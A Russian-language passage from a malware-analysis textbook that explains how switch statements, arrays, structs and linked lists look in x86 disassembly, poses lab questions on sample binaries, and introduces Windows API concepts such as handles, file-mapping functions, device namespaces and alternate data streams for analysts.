


Figure 6-3: Disassembly graph of the if style switch statement example in Listing 6-21

Рисунок 6-3. Граф дизассемблированного кода примера оператора switch в стиле if из листинга 6-21

Более эффективный ассемблерный код в листинге 6-23 использует показанную в точке таблицу переходов, которая определяет смещения к дополнительным областям памяти. Переменная

switch используется как индекс таблицы переходов.

В этом примере ecx содержит переменную switch, и в первой строке из неё вычитается 1. В коде C диапазон таблицы switch составляет от 1 до 4, а ассемблерный код должен преобразовать его в диапазон от 0 до 3, чтобы таблицу переходов можно было правильно индексировать. Инструкция перехода в точке  выбирает целевой адрес на основании таблицы переходов.

В этой инструкции перехода edx умножается на 4 и прибавляется к базовому адресу таблицы переходов (0x401088), чтобы определить, к какому блоку кода case следует перейти. Умножение на 4 выполняется потому, что каждый элемент таблицы переходов является адресом размером 4 байта.

```
00401016      sub     ecx, 1
00401019      mov     [ebp+var_8], ecx
0040101C      cmp     [ebp+var_8], 3
00401020      ja      short loc_401082
00401022      mov     edx, [ebp+var_8]
00401025      jmp     ds:off_401088[edx*4] 
0040102C  loc_40102C:
                ...
00401040      jmp     short loc_401082
00401042  loc_401042:
                ...
00401056      jmp     short loc_401082
00401058  loc_401058:
                ...
0040106C      jmp     short loc_401082
0040106E  loc_40106E:
                ...
00401082  loc_401082:
00401082      xor     eax, eax
00401084      mov     esp, ebp
00401086      pop     ebp
00401087      retn
00401087  _main     endp
00401088  off_401088 dd offset loc_40102C
0040108C      dd offset loc_401042
00401090      dd offset loc_401058
00401094      dd offset loc_40106E
```

Листинг 6-23. Ассемблерный код примера оператора switch из листинга 6-22

Граф на рисунке 6-4 для этого вида оператора switch понятнее стандартного дизассемблированного представления.




Figure 6-4: Disassembly graph of jump table switch statement example

Рисунок 6-4. Граф дизассемблированного кода примера оператора switch с таблицей переходов

Как видно, каждый из четырёх вариантов чётко выделен в отдельный фрагмент ассемблерного кода. Эти фрагменты расположены друг за другом в столбце после таблицы переходов, определяющей, какой из них использовать. Обратите внимание, что все эти блоки и начальный блок завершаются в правом блоке, то есть в конце функции.

Дизассемблирование массивов

Массивы используются программистами для определения упорядоченного набора однотипных элементов данных. Вредоносная программа иногда использует массив указателей на строки с несколькими именами узлов, служащими вариантами для подключения.

В листинге 6-24 показаны два используемых одной программой массива, значения которых задаются при прохождении цикла for. Массив a определён локально, а массив b - глобально. Эти определения повлияют на ассемблерный код.

```
int b[5] = {123,87,487,7,978};
void main()
{
    int i;
    int a[5];

    for(i = 0; i<5; i++)
    {
        a[i] = i;
        b[i] = i;
    }
}
```

Листинг 6-24. Код C с массивом

В ассемблерном коде доступ к массиву выполняется с начальной точки, называемой базовым адресом. Размер каждого элемента не всегда очевиден, но его можно определить по способу индексирования массива. В листинге 6-25 показан ассемблерный код листинга 6-24.

```
00401006      mov     [ebp+var_18], 0
0040100D      jmp     short loc_401018
0040100F loc_40100F:
0040100F      mov     eax, [ebp+var_18]
00401012      add     eax, 1
00401015      mov     [ebp+var_18], eax
00401018 loc_401018:
00401018      cmp     [ebp+var_18], 5
0040101C      jge     short loc_401037
0040101E      mov     ecx, [ebp+var_18]
00401021      mov     edx, [ebp+var_18]
00401024      mov     [ebp+ecx*4+var_14], edx
00401028      mov     eax, [ebp+var_18]
0040102B      mov     ecx, [ebp+var_18]
0040102E      mov     dword_40A000[ecx*4], eax
00401035      jmp     short loc_40100F
```

Листинг 6-25. Ассемблерный код массива из листинга 6-24

В этом листинге базовому адресу массива b соответствует dword_40A000, а базовому адресу массива a - var_14. Поскольку оба массива состоят из целых чисел, размер каждого элемента равен 4, хотя инструкции обращения к массивам в точках `□` и `□` различаются. В обоих случаях в качестве индекса используется ecx, который умножается на 4 с учётом размера элементов. Полученное значение прибавляется к базовому адресу массива для обращения к нужному элементу.

Распознавание структур

Структуры (сокращённо structs) похожи на массивы, но состоят из элементов разных типов. Авторы вредоносных программ часто используют структуры для группировки информации. Иногда структура удобнее независимого сопровождения множества разных переменных, особенно если доступ к одной группе переменных требуется многим функциям. (Функции Windows API часто используют структуры, которые должна создавать и сопровождать вызывающая программа.)

В листинге 6-26 в точке `□` определяется структура, состоящая из массива целых чисел, символа и значения double. В main мы выделяем память для структуры и передаём её функции test. Структура gms, определённая в точке `□`, является глобальной переменной.

```
struct my_structure {
```

```

    int x[5];
    char y;
    double z;
};

struct my_structure *gms;

void test(struct my_structure *q)
{
    int i;
    q->y = 'a';
    q->z = 15.6;
    for(i = 0; i<5; i++){
        q->x[i] = i;
    }
}

void main()
{
    gms = (struct my_structure *) malloc(
        sizeof(struct my_structure));
    test(gms);
}

```

Листинг 6-26. Код C с примером структуры

Доступ к структурам (как и к массивам) осуществляется с использованием базового адреса в качестве начального указателя. Трудно определить, являются ли расположенные рядом типы данных частями одной структуры или просто случайно находятся по соседству. В зависимости от контекста структуры способность распознать её может существенно повлиять на способность анализировать вредоносную программу.

В листинге 6-27 показана дизассемблированная функция main из листинга 6-26. Поскольку структура gms является глобальной переменной, её базовым адресом будет область памяти dword_40EA30, как показано в листинге 6-27. Базовый адрес этой структуры передаётся функции sub_401000 (test) посредством инструкции push eax в точке □.

```

00401050      push     ebp
00401051      mov      ebp, esp
00401053      push     20h
00401055      call     malloc
0040105A      add      esp, 4
0040105D      mov      dword_40EA30, eax
00401062      mov      eax, dword_40EA30
00401067      push     eax
00401068      call     sub_401000
0040106D      add      esp, 4
00401070      xor      eax, eax
00401072      pop      ebp
00401073      retn

```

Листинг 6-27. Ассемблерный код функции main из примера структуры в листинге 6-26

В листинге 6-28 показано дизассемблированное представление метода test из листинга 6-26. arg_0 является базовым адресом структуры. По смещению 0x14 хранится символ структуры, а 0x61 соответствует букве a в ASCII.

```

00401000      push     ebp
00401001      mov      ebp, esp
00401003      push     ecx
00401004      mov      eax, [ebp+arg_0]
00401007      mov      byte ptr [eax+14h], 61h
0040100B      mov      ecx, [ebp+arg_0]
0040100E      fld      ds:dword_40B120
00401014      fstp     qword ptr [ecx+18h]
00401017      mov      [ebp+var_4], 0
0040101E      jmp      short loc_401029
00401020 loc_401020:

```

```

00401020      mov     edx,[ebp+var_4]
00401023      add     edx, 1
00401026      mov     [ebp+var_4], edx
00401029 loc_401029:
00401029      cmp     [ebp+var_4], 5
0040102D      jge     short loc_40103D
0040102F      mov     eax,[ebp+var_4]
00401032      mov     ecx,[ebp+arg_0]
00401035      mov     edx,[ebp+var_4]
00401038      mov     [ecx+eax*4],edx
0040103B      jmp     short loc_401020
0040103D loc_40103D:
0040103D      mov     esp, ebp
0040103F      pop     ebp
00401040      retn

```

Листинг 6-28. Ассемблерный код функции test из примера структуры в листинге 6-26

Мы можем определить, что по смещению 0x18 находится значение double, поскольку оно используется в инструкции с плавающей точкой в точке □. Исследуя цикл for и обращения к смещениям в точке □, можно также определить, что целые числа перемещаются по смещениям 0, 4, 8, 0xC и 0x10. На основании этого анализа можно сделать вывод о содержимом структуры.

В IDA Pro можно создавать структуры и назначать их ссылкам на память с помощью горячей клавиши T. В результате инструкция mov [eax+14h], 61h превратится в mov [eax + my_structure.y], 61h. Второй вариант легче читать, а разметка структур часто помогает быстрее понять дизассемблированный код, особенно если используемую структуру приходится просматривать постоянно. Для эффективного использования клавиши T в этом примере нужно вручную создать структуру my_structure в окне структур IDA Pro. Это может быть утомительно, но полезно для часто встречающихся структур.

Анализ обхода связанного списка

Связанный список - структура данных, состоящая из последовательности записей, каждая из которых включает поле со ссылкой на следующую запись последовательности. Главное преимущество связанного списка перед массивом состоит в том, что порядок связанных элементов может отличаться от порядка хранения элементов данных в памяти или на диске. Поэтому связанные списки позволяют вставлять и удалять узлы в любой точке списка.

В листинге 6-29 показан пример связанного списка и его обхода на C. Этот связанный список состоит из последовательности структур узлов с именем pnode и обрабатывается двумя циклами. Первый цикл в точке □ создаёт 10 узлов и заполняет их данными. Второй цикл в точке □ перебирает все записи и выводит их содержимое.

```

struct node
{
    int x;
    struct node * next;
};

typedef struct node pnode;

void main()
{
    pnode * curr, * head;
    int i;

    head = NULL;

    for(i=1;i<=10;i++)
    {

```



```

    curr = (pnode *)malloc(sizeof(pnode));
    curr->x = i;
    curr->next = head;
    head = curr;
}

curr = head;

while(curr)
{
    printf("%d\n", curr->x);
    curr = curr->next ;
}
}

```

Листинг 6-29. Код C с обходом связанного списка

Лучший способ понять дизассемблированный код - распознать две конструкции кода внутри метода main. В этом и состоит суть главы: способность распознавать такие конструкции упрощает анализ.

В листинге 6-30 сначала распознаётся цикл for. var_C соответствует i, счётчику цикла. var_8 соответствует переменной head, а var_4 - переменной curr. var_4 является указателем на структуру с двумя переменными, которым присваиваются значения (в точках `□` и `□`).

Цикл while (от `□` до `□`) выполняет обход связанного списка. Внутри цикла в точке `□` var_4 устанавливается равной следующей записи списка.

```

0040106A      mov     [ebp+var_8], 0
00401071      mov     [ebp+var_C], 1
00401078
00401078 loc_401078:
00401078      cmp     [ebp+var_C], 0Ah
0040107C      jg      short loc_4010AB
0040107E      mov     [esp+18h+var_18], 8
00401085      call    malloc
0040108A      mov     [ebp+var_4], eax
0040108D      mov     edx, [ebp+var_4]
00401090      mov     eax, [ebp+var_C]
00401093      mov     [edx], eax
00401095      mov     edx, [ebp+var_4]
00401098      mov     eax, [ebp+var_8]
0040109B      mov     [edx+4], eax
0040109E      mov     eax, [ebp+var_4]
004010A1      mov     [ebp+var_8], eax
004010A4      lea     eax, [ebp+var_C]
004010A7      inc     dword ptr [eax]
004010A9      jmp     short loc_401078
004010AB loc_4010AB:
004010AB      mov     eax, [ebp+var_8]
004010AE      mov     [ebp+var_4], eax
004010B1
004010B1 loc_4010B1:
004010B1      cmp     [ebp+var_4], 0
004010B5      jz      short locret_4010D7
004010B7      mov     eax, [ebp+var_4]
004010BA      mov     eax, [eax]
004010BC      mov     [esp+18h+var_14], eax
004010C0      mov     [esp+18h+var_18], offset aD ; "%d\n"
004010C7      call    printf
004010CC      mov     eax, [ebp+var_4]
004010CF      mov     eax, [eax+4]
004010D2      mov     [ebp+var_4], eax
004010D5      jmp     short loc_4010B1

```

Листинг 6-30. Ассемблерный код примера обхода связанного списка из листинга 6-29

Чтобы распознать связанный список, прежде всего необходимо понять, что некоторый объект содержит указатель на другой объект того же типа. Именно рекурсивная природа объектов делает их связанными, и именно её требуется распознать в дизассемблированном коде.

В этом примере в точке □ переменной `var_4` присваивается `eax`, полученный из `[eax+4]`, а сам `eax` до этого был получен из предыдущего присваивания `var_4`. Это означает, что структура, на которую указывает `var_4`, должна содержать указатель со смещением 4 байта. Он указывает на другую структуру, которая также должна содержать по смещению 4 байта указатель на следующую структуру, и так далее.

Заключение

Эта глава знакомит с постоянной задачей анализа вредоносных программ: абстрагированием от деталей. Не увязайте в низкоуровневых подробностях, а развивайте способность распознавать действия кода на более высоком уровне.

Мы показали каждую из основных конструкций C как в коде C, так и в ассемблере, чтобы вы могли быстро распознавать наиболее распространённые конструкции при анализе. Мы также привели несколько примеров, где компилятор решил действовать иначе: в случае структур и, когда использовался совершенно другой компилятор, в случае вызовов функций. Развитие этого понимания поможет вам научиться распознавать новые конструкции, когда они встретятся в реальных условиях.

Лабораторные работы

Цель лабораторных работ этой главы - помочь понять общую функциональность программы посредством анализа конструкций кода. Каждая работа проведёт вас через обнаружение и анализ новой конструкции. Каждая следующая лабораторная работа основывается на предыдущей, в результате чего получается единый сложный образец вредоносной программы с четырьмя конструкциями. Выполнив все лабораторные работы, вы сможете легче распознавать эти отдельные конструкции во вредоносных программах.

Лабораторная работа 6-1

В этой лабораторной работе вы проанализируете вредоносную программу из файла `Lab06-01.exe`.

Вопросы

1. Какая основная конструкция кода находится в единственной подпрограмме, вызываемой функцией `main`?
2. Что представляет собой подпрограмма по адресу `0x40105F`?
3. Каково назначение этой программы?

Лабораторная работа 6-2

Проанализируйте вредоносную программу из файла `Lab06-02.exe`.

Вопросы

1. Какую операцию выполняет первая подпрограмма, вызываемая `main`?
2. Что представляет собой подпрограмма по адресу `0x40117F`?
3. Что делает вторая подпрограмма, вызываемая `main`?
4. Какой вид конструкции кода используется в этой подпрограмме?
5. Имеются ли сетевые индикаторы для этой программы?
6. Каково назначение этой вредоносной программы?

Лабораторная работа 6-3

В этой лабораторной работе мы проанализируем вредоносную программу из файла `Lab06-03.exe`.

Вопросы

1. Сравните вызовы в `main` с методом `main` лабораторной работы 6-2. Какая новая функция вызывается из `main`?
2. Какие параметры принимает эта новая функция?
3. Какую основную конструкцию кода содержит эта функция?
4. Что может делать эта функция?
5. Имеются ли индикаторы этой вредоносной программы на узле?
6. Каково назначение этой вредоносной программы?

Лабораторная работа 6-4

В этой лабораторной работе мы проанализируем вредоносную программу из файла `Lab06-04.exe`.

Вопросы

1. Чем вызовы из метода `main` лабораторной работы 6-4 отличаются от вызовов в лабораторной работе 6-3?
2. Какая новая конструкция кода добавлена в `main`?
3. Чем функция разбора HTML в этой лабораторной работе отличается от функций в предыдущих работах?
4. Как долго будет работать эта программа? (Предположите, что она подключена к Интернету.)
5. Имеются ли новые сетевые индикаторы этой вредоносной программы?
6. Каково назначение этой вредоносной программы?

Глава 7. Анализ вредоносных программ для Windows

Большинство вредоносных программ нацелено на платформы Windows и тесно взаимодействует с операционной системой. Уверенное понимание основных концепций программирования для Windows позволит распознавать индикаторы вредоносной активности на узле, проследить, как вредоносная программа использует операционную систему для выполнения кода без инструкций перехода или вызова, и определять назначение вредоносной программы.

В этой главе рассматриваются различные концепции, знакомые программистам Windows, однако даже если вы относитесь к их числу, прочитать её всё равно следует. Обычные программы, как правило, правильно формируются компиляторами и следуют рекомендациям Microsoft, тогда как вредоносные программы обычно сформированы плохо и склонны выполнять неожиданные действия. В главе будут рассмотрены некоторые необычные способы использования вредоносными программами функциональности Windows.

Windows - сложная операционная система, и в одной главе невозможно охватить все её аспекты. Поэтому мы сосредоточимся на функциях, наиболее важных для анализа вредоносных программ. Сначала дадим краткий обзор распространённой терминологии Windows API, затем обсудим способы, которыми вредоносная программа изменяет систему узла, и создание индикаторов на узле. Далее рассмотрим различные способы выполнения программой кода, расположенного за пределами анализируемого файла. В завершение обсудим, как вредоносные программы используют режим ядра для получения дополнительных возможностей и сокрытия.

Windows API

Windows API - обширный набор функций, определяющий взаимодействие вредоносной программы с библиотеками Microsoft. Windows API настолько широк, что разработчикам приложений исключительно для Windows почти не требуются сторонние библиотеки.

Windows API использует определённые термины, имена и соглашения, с которыми следует познакомиться, прежде чем переходить к конкретным функциям.

Типы и венгерская нотация

Во многих частях Windows API для представления типов C используются собственные имена. Например, типы DWORD и WORD представляют соответственно 32-разрядные и 16-разрядные беззнаковые целые числа. Стандартные типы C, такие как int, short и unsigned int, обычно не используются.

В Windows для идентификаторов функций API обычно применяется венгерская нотация. Эта схема именования использует префиксы, позволяющие легко определить тип переменной. Имена переменных, содержащих 32-разрядное беззнаковое целое число, то есть DWORD, начинаются с dw. Например, если третий аргумент функции VirtualAllocEx называется dwSize, вы знаете, что он имеет тип DWORD. Венгерская нотация упрощает определение типов переменных и разбор кода, но может стать громоздкой.

В таблице 7-1 перечислены некоторые из наиболее распространённых типов Windows API (существует ещё множество других). После каждого типа в скобках указан его префикс.

Таблица 7-1. Распространённые типы Windows API

Тип и префикс	Описание
WORD (w)	16-разрядное беззнаковое значение.
DWORD (dw)	Двойное слово, 32-разрядное беззнаковое значение.
Дескрипторы (H)	Ссылка на объект. Сведения, хранящиеся в дескрипторе, не документированы, и работать с дескриптором следует только через Windows API. Примеры: HModule, HInstance и HKey.
Длинный указатель (LP)	Указатель на другой тип. Например, LPByte - указатель на байт, а LPCSTR - указатель на строку символов. Строки обычно имеют префикс LP, поскольку на самом деле являются указателями. Иногда вместо LP перед другим типом встречается префикс Pointer (P); в 32-разрядных системах это то же самое, что LP. Различие имело значение в 16-разрядных системах.
Callback	Представляет функцию, которая будет вызвана Windows API. Например, функция InternetSetStatusCallback передаёт указатель на функцию, вызываемую всякий раз, когда система получает обновление состояния Интернета.

Дескрипторы

Дескрипторы представляют элементы, открытые или созданные в операционной системе, например окно, процесс, модуль, меню, файл и так далее. Дескрипторы похожи на указатели тем, что ссылаются на объект или область памяти где-то ещё. Однако, в отличие от указателей, дескрипторы нельзя использовать в арифметических операциях, и они не всегда представляют адрес объекта. Дескриптор можно только сохранить и передать последующему вызову функции для обращения к тому же объекту.

Простой пример дескриптора даёт функция CreateWindowEx. Она возвращает HWND, то есть дескриптор окна. Всякий раз, когда с этим окном требуется выполнить какое-либо действие, например вызвать DestroyWindow, необходимо использовать данный дескриптор.

Примечание. Согласно Microsoft, HWND нельзя использовать как указатель или арифметическое значение. Однако некоторые функции возвращают дескрипторы, представляющие значения, которые можно использовать как указатели. По мере рассмотрения таких функций в этой главе мы будем отмечать их.

Функции файловой системы

Один из самых распространённых способов взаимодействия вредоносной программы с системой - создание или изменение файлов, а характерные имена файлов или изменения существующих имён могут служить хорошими индикаторами на узле.

Действия с файлами могут указывать на назначение вредоносной программы. Например, если программа создаёт файл и сохраняет в нём сведения о просмотре веб-страниц, вероятно, перед нами разновидность шпионской программы.

Microsoft предоставляет несколько функций доступа к файловой системе.

- **CreateFile.** Эта функция используется для создания и открытия файлов. Она может открывать существующие файлы, каналы, потоки и устройства ввода-вывода, а также создавать новые файлы. Параметр `dwCreationDisposition` определяет, создаёт ли `CreateFile` новый файл или открывает существующий.
- **ReadFile и WriteFile.** Эти функции используются для чтения файлов и записи в них. Обе работают с файлом как с потоком. При первом вызове `ReadFile` читаются следующие несколько байтов файла; при следующем вызове читаются байты, следующие за ними. Например, если открыть файл и вызвать `ReadFile` с размером 40, следующий вызов начнёт чтение с сорок первого байта. Как нетрудно представить, ни одна из этих функций не особенно удобна для произвольных переходов внутри файла.
- **CreateFileMapping и MapViewOfFile.** Авторы вредоносных программ часто используют отображение файлов, поскольку оно позволяет загрузить файл в память и легко им управлять. Функция `CreateFileMapping` загружает файл с диска в память. `MapViewOfFile` возвращает указатель на базовый адрес отображения, который можно использовать для обращения к файлу в памяти. Вызвавшая эти функции программа может использовать возвращённый `MapViewOfFile` указатель для чтения и записи в любом месте файла. Эта возможность чрезвычайно удобна при разборе формата файла, поскольку позволяет легко переходить к разным адресам памяти.

Примечание. Отображение файлов часто используется для воспроизведения функций загрузчика Windows. Получив отображение файла, вредоносная программа может разобрать заголовок PE и внести все необходимые изменения в файл в памяти, заставив PE-файл выполняться так, как если бы его загрузил загрузчик операционной системы.

Специальные файлы

В Windows имеется ряд типов файлов, к которым можно обращаться почти как к обычным файлам, но не через букву диска и папку (например, `c:\docs`). Вредоносные программы часто используют специальные файлы.

Некоторые специальные файлы могут быть незаметнее обычных, поскольку не отображаются в списках каталогов. Определённые специальные файлы могут предоставлять более широкий доступ к оборудованию системы и внутренним данным.

Специальные файлы можно передавать в виде строк любой функции работы с файлами, и функция будет работать с ними как с обычными файлами. Здесь мы рассмотрим общие файлы, файлы, доступные через пространства имён, и альтернативные потоки данных.

Общие файлы

Общие файлы - специальные файлы, имена которых начинаются с `\\serverName\share` или `\\?\serverName\share`. Они предоставляют доступ к каталогам или файлам общей папки в сети. Префикс `\\?\` сообщает операционной системе, что следует отключить весь разбор строки, и позволяет обращаться к более длинным именам файлов.

Файлы, доступные через пространства имён

Дополнительные файлы доступны через пространства имён операционной системы. Пространства имён можно представить как фиксированное число папок, каждая из которых хранит объекты разных типов. Пространство имён самого нижнего уровня - пространство NT с префиксом `\.`. Пространство имён NT имеет доступ ко всем устройствам, а все остальные пространства имён существуют внутри него.

Примечание. Для просмотра пространства имён NT в своей системе используйте средство просмотра пространства имён Object Manager WinObj, бесплатно предоставляемое Microsoft.

Пространство имён устройств Win32 с префиксом `\\.\` часто используется вредоносными программами для непосредственного доступа к физическим устройствам и чтения или записи в них как в файл. Например, программа может использовать `\\.\PhysicalDisk1` для непосредственного доступа к `PhysicalDisk1` в обход файловой системы, что позволяет изменять диск способами, недоступными через обычный API. Таким способом вредоносная программа может читать и записывать данные в нераспределённом секторе, не создавая файлов и не обращаясь к ним, и тем самым избегать обнаружения антивирусами и защитными программами.

Например, червь Witty несколько лет назад обращался к `\Device\PhysicalDisk1` через пространство имён NT, чтобы повредить файловую систему жертвы. Он открывал `\Device\PhysicalDisk1` и записывал данные в случайное место на диске через равные промежутки времени, в итоге повреждая операционную систему жертвы и лишая её возможности загружаться. Червь просуществовал недолго, поскольку система жертвы часто отказывалась раньше, чем он успевал распространиться, но заражённым системам был нанесён значительный ущерб.

Другой пример - использование вредоносной программой `\Device\PhysicalMemory` для непосредственного доступа к физической памяти, что позволяет программам пользовательского пространства записывать данные в пространство ядра. Вредоносные программы применяли этот приём для изменения ядра и сокрытия программ в пользовательском пространстве.

Примечание. Начиная с Windows 2003 SP1, `\Device\PhysicalMemory` недоступно из пользовательского пространства. Однако обратиться к `\Device\PhysicalMemory` по-прежнему можно из пространства ядра, что позволяет получать низкоуровневые сведения, например код и конфигурацию BIOS.

Альтернативные потоки данных

Функция Alternate Data Streams (ADS) позволяет добавлять дополнительные данные к существующему файлу NTFS, фактически помещая один файл внутри другого. Дополнительные данные не отображаются в списке каталога и не видны при просмотре содержимого файла; увидеть их можно только при обращении к потоку.

Данные ADS именуются согласно соглашению normalFile.txt:Stream:\$DATA, что позволяет программе читать поток и записывать в него. Авторы вредоносных программ любят ADS за возможность скрывать данные.

